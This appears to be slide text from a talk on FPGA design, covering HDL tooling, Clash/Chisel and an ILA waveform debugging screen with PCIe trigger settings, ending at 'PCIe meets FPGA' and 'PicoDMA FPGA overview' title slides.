
# FPGA DESIGN

- ▶ Tooling mostly proprietary
- ▶ Circuit design is very different to software design
  - ▶ Different approach to design / coding
  - ▶ Different bugs and debugging process
- ▶ Two major classes of design
  - ▶ Register-transfer level (Verilog / VHDL / etc)
  - ▶ Behavioral synthesis (OpenCL / HLS Compilers)

## CLASH / CHISEL / ETC

- ▶ RTL design, but at a high level, benefitting from
  - ▶ Advanced type safety
  - ▶ Higher order programming
- ▶ Can prevent user from making clock domain errors
- ▶ An **additional compilation step**

# SYNTHESIS AND IMPLEMENTATION



# DEBUGGING

**hw\_il\_1**

**Waveform - hw\_il\_1**

ILA Status: Idle

Name	Value
project_bd_i/spiSlaveTop_0_m_axis_tx_tvalid	0
project_bd_i/spiSlaveTop_0_dbg_search_tlp_valid	00000000000000000000000000000000
project_bd_i/spiSlaveTop_0_arch_tlp_valid	0
project_bd_i/spiSlaveTop_0_tlp_value[42:0]	0fc00000001
project_bd_i/Net[63:0]	0000000000000000
project_bd_i/pcie_7x_0_m_axis_rx_tdata[63:0]	0000000000000000
project_bd_i/pci... axis rx tvalid	0

Updated at: 2019-Aug-02 11:24:18

**Settings - hw\_il\_1**

**Trigger Setup - hw\_il\_1**

**Capture Mode Settings**

Capture mode:	ALWAYS
Number of windows:	64 [1 - 1024]
Window data depth:	16 [1 - 16]
Trigger position in window:	0 [0 - 15]

**General Settings**

Refresh rate: 250 ms

**Trigger Setup - hw\_il\_1**

Name	Operator	Radix	Value
project_bd_i/spiSlaveTop_0_m_axis_tx_tvalid	==	[B]	1
project_bd_i/spiSlaveTop_0_dbg_search_tlp_valid	==	[B]	1
project_bd_i/pcie_7x_0_m_axis_rx_tvalid	==	[B]	1
project_bd_i/spiSlaveTop_0_dbg_search_search_valid	==	[B]	1


**PCIE MEETS FPGA**


# PICODMA FPGA OVERVIEW

